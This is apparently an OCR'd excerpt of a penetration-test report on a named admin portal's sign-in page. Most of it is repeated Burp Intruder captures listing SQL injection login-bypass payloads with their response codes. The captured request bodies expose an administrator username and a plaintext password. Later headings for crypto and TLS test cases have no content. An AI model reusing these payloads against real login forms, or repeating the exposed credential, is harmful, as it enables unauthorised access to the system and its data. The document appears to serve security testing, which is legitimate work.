




SQL Injection on project- Konaplate admin portal (admin-sb.konaplate.com)







Attack Save Columns
2. Intruder attack of https://admin-sb.konaplate.com:10443 - Temporary attack - Not saved to project file
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status code Error Timeout Length Comment
0 200 2567
1 ')||(elt(-3+5,bin(15),ord(10),hex(char(45)))) 417 1250
2 ||6 401 1402
3 ')||'6 417 1250
4 (||6) 401 1402
5 ' OR 1=1-- 417 1250
6 OR 1=1 417 1250
7 ' OR '1'='1 417 1250
8 ; OR '1'='1' 401 1402
9 %22+or+isnull%281%2F0%29+%2F* 417 1250
10 %27+OR+%277659%27%3D%277659 417 1250
11 %22+or+isnull%281%2F0%29+%2F* 417 1250
12 %27+--+ 417 1250
13 ' or 1=1-- 417 1250
14 " or 1=1-- 400 1388
15 ' or 1=1# 417 1250
16 " or 1=1# 400 1388
17 ' or 1=1 /* 417 1250
18 or 1=1-- 417 1250
Request Response
Pretty Raw Hex
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
8 X-Km-User-Agent: AP/0.0.1
9 Content-Type: application/json
10 Accept: application/json, text/plain, */*
11 X-Km-Accept-Language: EN
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://admin-sb.konaplate.com:10443
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://admin-sb.konaplate.com:10443/sign-in
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Connection: keep-alive
22 {
"username":"sys_admin",
"password":"Konasl@@123"
}
Search
0 highlights
Finished



Attack Save Columns
2. Intruder attack of https://admin-sb.konaplate.com:10443 - Temporary attack - Not saved to project file
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status code Error Timeout Length Comment
0 200 2567
1 ')||(elt(-3+5,bin(15),ord(10),hex(char(45)))) 417 1250
2 ||6 401 1402
3 ')||'6 417 1250
4 (||6) 401 1402
5 ' OR 1=1-- 417 1250
6 OR 1=1 417 1250
7 ' OR '1'='1 417 1250
8 ; OR '1'='1' 401 1402
9 %22+or+isnull%281%2F0%29+%2F* 417 1250
10 %27+OR+%277659%27%3D%277659 417 1250
11 %22+or+isnull%281%2F0%29+%2F* 417 1250
12 %27+--+ 417 1250
13 ' or 1=1-- 417 1250
14 " or 1=1-- 400 1388
15 ' or 1=1# 417 1250
16 " or 1=1# 400 1388
17 ' or 1=1 /* 417 1250
18 or 1=1-- 417 1250
Request Response
Pretty Raw Hex
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
8 X-Km-User-Agent: AP/0.0.1
9 Content-Type: application/json
10 Accept: application/json, text/plain, */*
11 X-Km-Accept-Language: EN
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://admin-sb.konaplate.com:10443
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://admin-sb.konaplate.com:10443/sign-in
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Connection: keep-alive
22 {
"username":"')||(elt(-3+5,bin(15),ord(10),hex(char(45))))",
"password":"Konasl@@123"
}
Search
0 highlights
Finished


Attack Save Columns
2. Intruder attack of https://admin-sb.konaplate.com:10443 - Temporary attack - Not saved to project file
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status code Error Timeout Length Comment
0 200 2567
1 '||(elt(-3+5,bin(15),ord(10),hex(char(45)))) 417 1250
2 ||6 401 1402
3 '||'6 417 1250
4 (||6) 401 1402
5 ' OR 1=1-- 417 1250
6 OR 1=1 417 1250
7 ' OR '1'='1 417 1250
8 ; OR '1'='1' 401 1402
9 %22+or+isnull%281%2F0%29+%2F* 417 1250
10 %27+OR+%277659%27%3D%277659 417 1250
11 %22+or+isnull%281%2F0%29+%2F* 417 1250
12 %27+--+ 417 1250
13 ' or 1=1-- 417 1250
14 " or 1=1-- 400 1388
15 ' or 1=1 # 417 1250
16 " or 1=1 # 400 1388
17 ' or 1=1 /* 417 1250
18 or 1=1-- 417 1250
Request Response
Pretty Raw Render
417
Expectation Failed
The server cannot meet the requirements of the Expect request-header field.
Search
0 highlights
Finished


Test case 1: Check the crypto key length(strong length minimum 256 bytes/2048 bits)




Test Case 2: Verify Strong Cryptography




Test Case 3: Verify TLS/SSL Version



